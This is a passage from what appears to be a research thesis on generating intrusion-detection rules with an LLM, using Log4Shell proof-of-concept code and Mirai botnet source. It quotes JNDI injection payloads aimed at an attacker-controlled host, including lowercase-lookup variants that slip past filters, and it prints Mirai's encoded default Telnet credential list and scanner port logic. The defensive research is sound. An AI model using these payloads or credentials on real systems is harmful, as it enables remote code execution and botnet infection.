(?i)\$\{jndi:(?:ldap|rmi|dns|nis|corba|iiop)\://[^}]+\}
```

The regex patterns generated could be applied to Snort without requiring modification. The rules created by applying them to the template were successful in detecting non-obfuscated attack patterns.

Next, we describe the results of using the Puliczek/CVE-2021-44228-PoC-log4j-bypass-words. First, information about the attack was extracted from the files included in the PoC code. The files to be processed are as follows.

- README.md
- src/main/java/log4j.java

The aggregate result of the analysis of those files is shown below.

```
The attack pattern described in the PoC code involves exploiting the CVE
-2021-44228 vulnerability in Apache Log4j versions 2.0 to 2.14.1. This
vulnerability allows for remote code execution (RCE) through the use of
Java Naming and Directory Interface (JNDI) lookups. The simple attacker
script provided uses an LDAP URL:
`${jndi:ldap://somesitehackerofhell.com/z}`
To bypass content filtering mechanisms that attempt to mitigate this
vulnerability by blocking specific phrases such as "ldap:" and "jndi:",
the attacker can use case conversion lookups to obfuscate these keywords.
 The bypass technique demonstrated uses a combination of "lower" lookups:
`${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://somesitehackerofhell.
com/z}`
In this example, the "lower" lookups convert characters to lowercase
dynamically, bypassing basic string matching and filtering.
The PoC also discusses preventive measures to protect systems from
exploitation via this vulnerability, such as setting the system property
`log4j2.formatMsgNoLookups` to true or updating to log4j version 2.15.0-
rc1 or later.
```

```
The given PoC code is related to the Log4Shell vulnerability, officially
known as CVE-2021-44228, which affects the Apache Log4j library.
### Attack pattern information extracted:
1. **Vulnerability Exploited**: The code exploits the Log4Shell
vulnerability in Apache Log4j. This vulnerability allows an attacker to
execute arbitrary code on a server that uses a vulnerable version of the
Log4j library.
2. **JNDI Injection**:
  - The code includes a JNDI (Java Naming and Directory Interface) lookup
 through a string that is parsed by Log4j's logging mechanism.
  - The string '${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://
somesitehackerofhell.com/z}' is crafted to leverage the vulnerability by
making a JNDI lookup request.
3. **String Manipulation**:
  - The use of '${lower:...}' is a technique to obfuscate the code and
bypass string matching filters that might block the direct use of 'jndi'.
4. **Remote Code Loading**:
  - When the crafted string is processed, Log4j attempts to connect to '
somesitehackerofhell.com' using the LDAP protocol.
  - The URL is supposed to point to a malicious LDAP server controlled by
 the attacker, which can return a reference to a remote Java class file.
  - This could potentially allow the attacker to execute arbitrary code
on the server.
5. **Domain in the URL**:
  - The domain 'somesitehackerofhell.com' is used as an example of a
malicious server that an attacker controls. The attacker could host
malicious payloads on this server.
Overall, the attack pattern involves exploiting the Log4Shell
vulnerability for remote code execution by leveraging JNDI injection
through LDAP. This PoC demonstrates how an attacker might craft a
malicious string to be logged by a vulnerable application using Apache
Log4j.
```

Based on this aggregated analysis, the output regex pattern is shown below.

```
\$\{(?:\${lower:[^\}]}*j|j)ndi:\s*(?:\${lower:[^\}]}*l|l)(?:\${lower
:[^\}]}*d|d)(?:\${lower:[^\}]}*a|a)(?:\${lower:[^\}]}*p|p)://[^\s}]+\}
```

The generated regex pattern was manually escaped for some symbols that were not escaped, and the final rule shown below was created.

```
\$\{(?:\$\{lower:[^\}]\}*j|j)ndi:\s*(?:\$\{lower:[^\}]\}*l|l)(?:\$\{lower
:[^\}]}*d|d)(?:\${lower:[^\}]\}*a|a)(?:\$\{lower:[^\}]\}*p|p)://[^\s}]+\}
```

The rules created by applying them to the template were successful in detecting non-obfuscated attack patterns.

Next, we describe the results of using greymd/CVE-2021-44228. First, information about the attack was extracted from the files included in the PoC code. The files to be processed are as follows.

- README.md
- logger/src/main/java/logger/App.java
- server/main/java/server/App.java

The aggregate result of the analysis of those files is shown below.

```
The Proof of Concept (PoC) code for the CVE-2021-44228 vulnerability in
the Apache Log4j library demonstrates a critical flaw that can lead to
arbitrary code execution through JNDI injection attacks. Here's a summary
 of the key attack patterns and detection strategies related to this PoC:

### Attack Patterns:
1. **JNDI Injection:**
    - The PoC uses user-controlled data in logs to trigger JNDI lookups.
An example payload is embedded with an LDAP URL, such as '${jndi:ldap
://127.0.0.1:1389/a}', which initiates a request to an attacker-
controlled server if the application is vulnerable.

2. **String Manipulation:**
    - When the application is vulnerable, the JNDI payload gets executed,
 potentially altering log contents. Detection can involve monitoring for
unusual log entries where JNDI strings are transformed or unexpected
outputs are logged.

3. **Vulnerable Version Testing:**
    - The PoC can verify vulnerability in specific Log4j versions.
Vulnerable versions will trigger the JNDI lookup, whereas fixed versions
(starting from 2.15.0) will log the string without executing it.

4. **LDAP Server Interaction:**
    - A local or remote LDAP server set up by the attacker can log
incoming connection attempts triggered by JNDI lookups. This indicates an
 active exploitation attempt.

5. **SSRF and Deserialization Pattern:**
    - The code intercepts LDAP requests and manipulates search results,
foreshadowing deserialization attacks. A malicious payload is serialized
and embedded within LDAP responses, targeting potential insecure
deserialization routes.
```

```
### Detection Strategies:
- **Monitor Logs:**
  - Look for JNDI patterns or unusual log string transformations
suggesting execution of injected content.

- **Network Traffic Inspection:**
  - Detect outbound requests to suspicious or known malicious LDAP/HTTP
endpoints initiated by the application server.

- **Version Auditing:**
  - Ensure Log4j is updated to non-vulnerable versions (2.15.0 or later).
 Conduct regular audits to confirm compliance with patching policies.

- **JNDI Object Filtering:**
  - Implement security controls to block or filter JNDI lookups from
untrusted sources within applications.

- **Custom LDAP Server Alerts:**
  - Setup controlled detection environments that log and alert on
unsolicited LDAP interaction attempts, indicating potential exploitation
trials.

By understanding these attack patterns and implementing these detection
techniques, organizations can effectively mitigate the risks associated
with the CVE-2021-44228 vulnerability in Log4j.
```

Based on this aggregated analysis, the output regex pattern is shown below.

`${jndi:\s*(ldap|http|rmi|dns):\/\/[^\s}]+}`

For some symbols that were not escaped symbols, we manually performed the escaping process and finally created the rules shown below.

`$\{jndi:\s*(ldap|http|rmi|dns):\/\/[^\s}]+\}`

The rule created by applying them to the template failed to detect any of the attack patterns.

4.6.3 Evaluations

Table 8 shows whether each PoC code could have been used to generate rules to detect non-obfuscated attack patterns and whether the rules needed to be modified in order to apply the generated rules to the Snort.

Table 8: Comparison of rules generated by each PoC code.

Name of PoC code	Detection of non-obfuscated attack patterns	Modification to the generated rule
tangxiaofeng7/ CVE-2021-44228-Apache-Log4j-Rce		✓
KosmX/ CVE-2021-44228-example	✓	
Puliczek/ CVE-2021-44228-PoC-log4j-bypass-words	✓	✓
greymd/CVE-2021-44228		✓

From Table 8, the rules were generated in less than a minute for both PoC codes. We also succeeded in generating non-obfuscated attack patterns when given KosmX/CVE-2021-44228-example and Puliczek/CVE-2021-44228-PoC-log4j-bypass-words. On the other hand, when given tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce and greymd/CVE-2021-44228, the generated rules failed to detect either attack pattern.

Table 9 shows a comparison of the time taken by the proposed method to generate the rules using each PoC code versus the time taken by the authors to generate the rules by hand. All generation times are in seconds.

Table 9: Comparison of proposed method and human rule generation time.

Name of PoC code	Proposed method	Human
tangxiaofeng7/ CVE-2021-44228-Apache-Log4j-Rce	15	73
KosmX/ CVE-2021-44228-example	25	92
Puliczek/ CVE-2021-44228-PoC-log4j-bypass-words	30	156
greymd/CVE-2021-44228	23	111

The results obtained from the experiments showed that using PoC code as of December 10, 2021, the day after the vulnerability was disclosed, we were able to successfully generate rules that could detect non-obfuscated attack patterns in less than half the time it takes a human to create the rules, enabling us to address the Log4Shell exploit This was shown to enable the response to attacks that exploit Log4Shell before they are executed on a large scale.

The major difference between PoC codes that succeeded in generating possible attack pattern detections and those that failed to do so was the number of files successfully analyzed; KosmX/CVE-2021-44228-example and Puliczek/CVE-2021-44228-PoC-log4j-bypass-words, all three files given to LLM could be used in the analysis. On the other hand, tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce and greymd/CVE-2021-44228 could only use two of the three files given to the LLM for analysis (one failed to analyze information).

Listings 11 and 12 are the contents of files that failed analysis.

Listing 11: File that failed to analyze information about attacks that exploit Log4Shell in tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce.

```
public class Log4jRCE {


}
```

This file defines an empty class and no concrete implementation. The PoC code, which is later than the timing used in the experiment, has concrete processing implemented, suggesting that we should also consider the unfinished state of the PoC code when using earlier versions of the PoC code.

Listing 12: File that fails to analyze information about attacks that exploit Log4Shell in greymd/CVE-2021-44228.

```
package logger;

import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class App {
    private static final Logger logger = LogManager.getLogger(App.class);
    public static void main(String[] args) {
        String msg = (args.length > 0 ? args[0] : "");
        logger.error(msg);
    }
}
```

Although this file implements the specific process for using Log4j to cause the vulnerability exploit, the attack pattern used to exploit the vulnerability is given as a command argument, so from the contents of this file it is not clear what attack pattern will be used to exploit the Log4Shell used to exploit Log4Shell is not known from the contents of this file.

On the other hand, the following files were successfully analyzed by the proposed method.

```java
package rce;

import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class RCEExample {
    private static final Logger logger = LogManager.getLogger(RCEExample.
class);

    public static void main(String[] args) {
        logger.error("${jndi:ldap://127.0.0.1:1389/#Log4jRCE}");
    }
}
```

This file not only implements the specific process for using Log4j to cause the vulnerability exploit, but also contains the specific attack pattern used to exploit Log4Shell.

4.7 Rule generation using Mirai source code

4.7.1 Building the implementation system

he sequence of how malicious worms infect vulnerable devices is shown in Figure 24.

For a malicious worm to spread, it needs at least one malicious worm as a source of infection. Therefore, the malicious worm is manually infected one by one on different devices.

The flow of infection spread after this is described below, but since the infection target is randomly determined, it does not necessarily behave as shown in Figure 24.

1. A malicious worm that manually infects device 0 is registered on the malicious C&C server.
2. Device 2 is infected with a malicious worm by a malicious worm infecting Device 0 (primary infection).
3. A malicious worm that infects Device 2 is registered on the malicious C&C server.
4. Device 3 is infected with a malicious worm by a malicious worm infecting Device 2 (primary infection).



Figure 24: equence diagram showing the behavior of malicious worms.

5. A malicious worm that infects Device 3 is registered on the malicious C&C server.

6. Device 1 is infected with a malicious worm by a malicious worm infecting Device 0 (primary infection).

7. A malicious worm that infects Device 1 is registered on the malicious C&C server.

8. Device 4 is infected with a malicious worm by a malicious worm infecting Device 1 (primary infection).

9. A malicious worm that infects Device 4 is registered on the malicious C&C server.

The behavior of the malicious worm, focusing on the device internals, is then shown in Figure 25. Figure 25 shows the behavior of each malicious worm when it is submitted multiple times to one vulnerable device. Figure 25 also includes the Loader that submits the worm to the device, but this is to show how the worm is launched on the device, and the Loader is usually placed on a different device.

The behavior of the malicious worm focusing on the device internals in Figure 25 is described below.



Figure 25: Behavior of malicious worms focused on device internals.

1. The commands executed by the Loader cause the malicious worm to be downloaded to the device and launched.

2. The commands executed by the Loader cause the malicious worm to be downloaded to the device and launched (the second time).

3. The malicious worm launched a second time detects that a malicious worm is already running on the device and terminates its own operation that was launched later.

The malicious worms used in the implementation system have the following features.

A. It infects vulnerable devices, forming and expanding malicious botnets.

B. If the device being turned in is already infected with a worm, it will terminate its own operation.

To create a malicious worm with these features, we made the following changes to the Mirai source code to create a malicious worm.

A. Checks to see if the submitted device is already infected with a malicious worm, and if so, terminates its own process.

The purpose of this change is to ensure that the malicious worm only has the function of primary infection (and not secondary infection). It checks for the presence of a process that uses a specific port number, which is used by the malicious worm, and if there is a process using that port, the device is considered infected by the malicious worm.

Mirai originally implemented a process that uses a specific port number to prevent multiple startups, and if that port number is used when Mirai starts, the process using that port number (i.e., Mirai) is terminated.

On the other hand, the function of infecting vulnerable devices to form and expand malicious botnets uses Mirai's original functions, so no major changes were made to the source code.

The vulnerable devices used in the implementation system proposed in this thesis have OpenWrt [44], a Linux-based OS created for routers and other IoT devices, installed. To enable the Telnet server on OpenWrt, we need to rebuild the image ourselves [45], so we built an image with the Telnet server enabled and installed it on the device.

On each device, a Telnet server is running and constantly accepting access; Mirai attempts to break into the device using pre-defined, multiple login credentials (username and password) [46]. Therefore, vulnerable devices are configured to allow login using pre-defined login credentials.

Each of the vulnerable devices shown in Figure 26 and the machines used to build the botnet are all virtualized and connected by VirtualBox virtual networks. Therefore, the proposed implementation system is scalable, as it is easy to change the IP address space and increase or decrease the number of vulnerable devices. In this thesis, 30 vulnerable devices are placed within an IP address space of 65,536.



Figure 26: Devices used in the implementation system.

A list of devices (virtual machines) to be used in the implementation system used in this thesis is shown in Table 10. As shown in Table 10, the proposed implementation system also includes DNS servers and other devices necessary for building a botnet.

4.8 Experiments using Mirai source code

4.8.1 Experimental methods

The following experiments were conducted to verify the effectiveness of automatic rule generation methods using LLMs against the Mirai botnet and to discuss future prospects.

1. We used the aforementioned implementation system to build an execution environment for the Mirai botnet.

2. We gave the Mirai source code to the proposed method and generated rules to detect communications of the Mirai botnet.

3. We applied the rule generated by the proposed method to Snort in the execution environment of the constructed Mirai botnet to confirm whether the Mirai botnet could be detected.

The goal of this experiment is to see if it is possible to generate rules to detect the communication that occurs when searching for vulnerable IoT devices, which is done to expand the Mirai botnet.

4.8.2 Mirai source code used in the experiments

In this experiment, we checked whether the proposed method can generate rules to detect the communication that occurs during the search for vulnerable devices. The search for vulnerable devices is performed by a worm (bot) and the Telnet protocol is used. The Mirai source code used in this experiment contains the source code for several elements that make up the Mirai botnet. The Mirai source code used in the experiments in this thesis is available at Ref. [47].

The purpose of this experiment is to create rules to detect communication when a bot attempts to log into a device in order to search for vulnerable devices. If we can detect and prevent this communication, we can prevent the expansion of botnets. Therefore, we

Table 10: List of devices used in the implementation system.

Role	OS used	IP address
DNS & DHCP server	OpenWrt 23.05.0	192.168.0.1
C&C server for malicious botnet	Ubuntu 22.04.3 LTS	192.168.0.3
Scan Listener & Loader for malicious botnet	Ubuntu 22.04.3 LTS	192.168.0.4
Web server for malicious botnet	Ubuntu 22.04.3 LTS	192.168.0.5
Vulnerable device (In this thesis we used 10 devices)	OpenWrt 23.05.0	192.168.0.* (Randomly assigned by DHCP server)

gave the LLM the files contained in the `bot` directory, which contains the source code of the bot. The files contained in the `bot` directory and the behavior implemented in them are shown in Table 11.

Table 11: Each source file contained in the `bot` directory and the behavior implemented in them

File name	Operations implemented
attack.c	Execute DDoS attack by receiving commands from the C&C server
attack.h	Header file corresponding to attack.c
attack_app.c	Perform DDoS attacks using the HTTP protocol
attack_gre.c	Perform DDoS attacks using the GRE protocol
attack_tcp.c	Perform DDoS attacks using TCP
checksum.c	Calculate checksum
checksum.h	Header file corresponding to checksum.c
config.h	Keeps the information of the C&C server and Scan Listener you are connecting to as variables
includes.h	Variables such as port numbers used by the bot to prevent multiple launches, and extensions to existing functions, including several functions
killer.c	Terminate processes that use Telnet port (port 23), etc.
killer.h	Header file corresponding to killer.h
main.c	Start acting as worms and bots
protocol.h	Stores variables related to GRE protocol and TCP used in DDoS attacks
rand.c	Generate random alphanumeric characters
rand.h	Header file corresponding to rand.c
resolv.c	Resolve domain names using DNS
resolv.h	Header file corresponding to resolv.c
scanner.c	Search for vulnerable devices to spread infection and report to Scan Listener
scanner.h	Header file corresponding to scanner.c
table.c	Stores encoded (obfuscated) variables and decodes them when used
table.h	Header file corresponding to table.c
util.c	Includes several commonly used functions (e.g., getting string length, comparing strings, etc.)
util.h	Header file corresponding to util.c

As shown in Table 11, the behavior related to the search for vulnerable devices is implemented in `scanner.c` and `scanner.h`, so by providing these two files to the LLM. Therefore, we investigated whether the proposed method can generate rules to detect the communication that occurs when a bot searches for vulnerable devices by providing these two files to the LLM.

4.8.3 Experimental results

First, we show the results of the analysis of each file contained in the Mirai source code. The following are the results when `scanner.c` is given as input.

```
The given code appears to be part of a Mirai-based Telnet scanning module
 used in botnets to identify and potentially exploit devices with weak or
 default credentials over Telnet. Here's the information that can be
extracted about the attacks:

1. **Purpose**: The code is designed to scan for open Telnet ports (23
and 2323) on random IP addresses, attempting to establish connections to
them.

2. **Credential Guessing**: It employs a brute-force technique to guess
credentials using a predefined list of common or default username and
password combinations. These combinations suggest the attack targets
devices that may not have been securely configured.

3. **Connection Handling**: The code attempts to establish a connection
utilizing raw sockets for SYN scanning and regular TCP sockets for Telnet
 connection attempts. It handles various states of a connection,
including initial connection attempts and retries upon failure.

4. **Target IP Generation**: The scanning avoids IP ranges commonly known
 for private networks and special use (e.g., loopback, multicast),
focusing on potentially public IP ranges where vulnerable devices might
be found.

5. **State Management**: It defines various states for the connection
process, like 'SC_CONNECTING', 'SC_HANDLE_IACS', and 'SC_WAITING_USERNAME
', which indicate it carefully processes each step of interacting with a
Telnet interface, from initiating a connection to waiting for prompts for
 username and password.

6. **Exfiltration**: Upon successfully identifying a valid credential
combination on a target, it reports the working credentials back to a
central server ('report_working' function), suggesting centralized
management and control of compromised devices.

7. **Encoded Credentials**: Credentials are obfuscated (encoded in the
code) and subsequently deobfuscated (decoded) before use, making it
harder to directly identify them by simply inspecting the source code.

8. **Concurrency**: The scanner utilizes multiple concurrent connections
to scan multiple IPs or ports simultaneously, increasing the
```

```
effectiveness and speed of the scanning process.

The code indicates a coordinated attempt to identify and potentially
exploit insecure devices with the intent of adding them to a botnet for
later use in DDoS attacks or other unauthorized activities.
```

The following is the aggregated result of the information extracted from the two files used in the analysis.

```
Based on the provided information, the PoC code comprises a Mirai-based
Telnet scanning module, typically used in botnets to find and exploit
devices using default or weak credentials. Here's a summary of the attack
 patterns and characteristics derived from the code:

1. **Objective**: The primary goal of the code is to scan networks for
open Telnet services (ports 23 and 2323), seeking devices with weak
security settings that can be compromised and possibly added to a botnet.

2. **Credential Brute-forcing**: The code utilizes a list of common or
default username and password combinations to brute-force login attempts
on Telnet interfaces. This suggests it targets poorly configured devices
that retain default credentials.

3. **Connection Strategy**: It uses raw socket connections for SYN
scanning and typical TCP sockets for full Telnet connection attempts. The
 code manages various connection states, such as `SC_CONNECTING`, `
SC_HANDLE_IACS`, and `SC_WAITING_USERNAME`, to sequentially interact with
 Telnet prompts and server responses.

4. **IP Targeting**: A random IP generation mechanism is present, which
deliberately skips non-public IP ranges, thereby optimizing the search
for exploitable devices on the public internet.

5. **Centralized Reporting**: Upon successfully finding a valid
credential set, the code reports back to a central server (via a `
report_working` function), indicating central control over the
compromised devices to manage the botnet.

6. **Credential Obfuscation**: The coding practices include encrypting
credentials within the source code, which are decrypted during runtime.
This technique obscures the actual credential sets from straightforward
code analysis.

7. **Parallel Scanning**: The scanner is built to handle multiple
concurrent connections, which allows it to quickly scan a large number of
 IPs or ports, making the process more efficient and difficult to trace.
```

```
8. **Command Execution**: The handling of Telnet responses such as '
SC_WAITING_ENABLE_RESP' and 'SC_WAITING_SYSTEM_RESP' points towards
attempts to execute commands upon successful login, suggesting the
potential for further exploitation post-authentication.

These patterns are indicative of a botnet recruitment tool that primarily
 exploits IoT devices using known vulnerabilities. The explicit focus on
Telnet services, paired with credential brute-forcing and command
execution attempts, are hallmarks of typical IoT-based attacks used to
expand botnet networks for illicit operations like DDoS attacks.

**Detection Measures**: Analyzing network traffic for unusual Telnet
connection attempts, especially those that align with common default
credentials, can be key to discovering such attacks. Setting up alerts
for numerous random IP connection attempts and monitoring for repeated
Telnet login failures can also aid in early detection. Utilizing
intrusion detection systems to monitor for these specific Telnet patterns
, along with enforcing device security policies such as changing default
credentials and disabling unnecessary services, can prevent exploitation.
```

Finally, the result of rule generation based on the aggregated analysis is shown below.

```
(?i)^(?:telnet |.*\s)((?:\d{1,3}\.){3}\d{1,3})(?::(23|2323))?.*login:.*
password:.*$
```

The rule generated by the proposed method was modified to a format compatible with Snort and Suricata, as shown below.

```
/^(?:telnet |.*\s)((?:\d{1,3}\.){3}\d{1,3})(?::(23|2323))?.*login:.*
password:.*$/i
```

Finally, by applying the template, we created the rule shown below.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 23 (msg:''Log4Shell''; flow:
to_server,established; fast_pattern:only; content; pcre:''/^(?:telnet
|.*\s)((?:\d{1,3}\.){3}\d{1,3})(?::(23|2323))?.*login:.*password:.*$/i'';
 metadata:policy balanced-ips drop, policy connectivity-ips drop, policy
max-detect-ips drop, policy security-ips drop, ruleset community, service
 http; classtype:attempted-user; sid:58724; rev:6;)
```

The generated rule could not detect the communication that occurs when a malicious worm searches for vulnerable devices.

4.9 Discussion

One of the reasons why the proposed method failed to generate rules that can detect Mirai botnet communication is that login attempts using Telnet in the Mirai source code are realized by a complex process whose behavior is difficult to analyze not only for the LLM but also for humans. On the other hand, a closer analysis of the LLM's output also shows that the LLM was able to analyze the Mirai source code almost exactly, which is difficult even for humans to analyze. By referring to the aggregated analysis results and the actual source code, we verify the accuracy of LLM's output.

4.9.1 Telnet port number used by Mirai

First, we focus on the following results of the aggregated analysis when given the Mirai source code.

> 1. **Objective**: The primary goal of the code is to scan networks for open Telnet services (ports 23 and 2323), seeking devices with weak security settings that can be compromised and possibly added to a botnet.

This content suggests that port number 23 or 2323 is used to search the network. This corresponds to the following portion in the actual source code.

Listing 13: Implementation of the selection of the port number used for Telnet connections in the Mirai source code.

```
if (i % 10 == 0)
{
    tcph->dest = htons(2323);
}
else
{
    tcph->dest = htons(23);
}
```

Listing 13 shows that port number 23 or 2323 is used by Mirai to search for vulnerable devices. Therefore, the above listed contents of the LLM output are correct and consistent with the contents of the Mirai source code given as input.

4.9.2 Login attempts using multiple login credentials

Next, we focus on the following aggregate results when given the Mirai source code.

2. **Credential Brute-forcing**: The code utilizes a list of common or default username and password combinations to brute-force login attempts on Telnet interfaces. This suggests it targets poorly configured devices that retain default credentials.

6. **Credential Obfuscation**: The coding practices include encrypting credentials within the source code, which are decrypted during runtime. This technique obscures the actual credential sets from straightforward code analysis.

These contents use several combinations of usernames and passwords, suggesting that they are obfuscated by the encoding. These correspond to the following portions in the actual source code.

Listing 14: Login credentials used for login attempts to vulnerable devices

```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);          // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);           // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);           // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);           // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);           // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);           // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);           // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);          // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);           // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);           // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);         // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);           // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);            // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);           // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);           // root     12345
```

```
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                    // user      user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                 // admin     (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                    // root      pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);         // admin     admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                    // root      1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);           // admin     smcadmin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                // admin     1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);            // root      666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);    // root      password
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                    // root      1234
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1);            // root      klv123
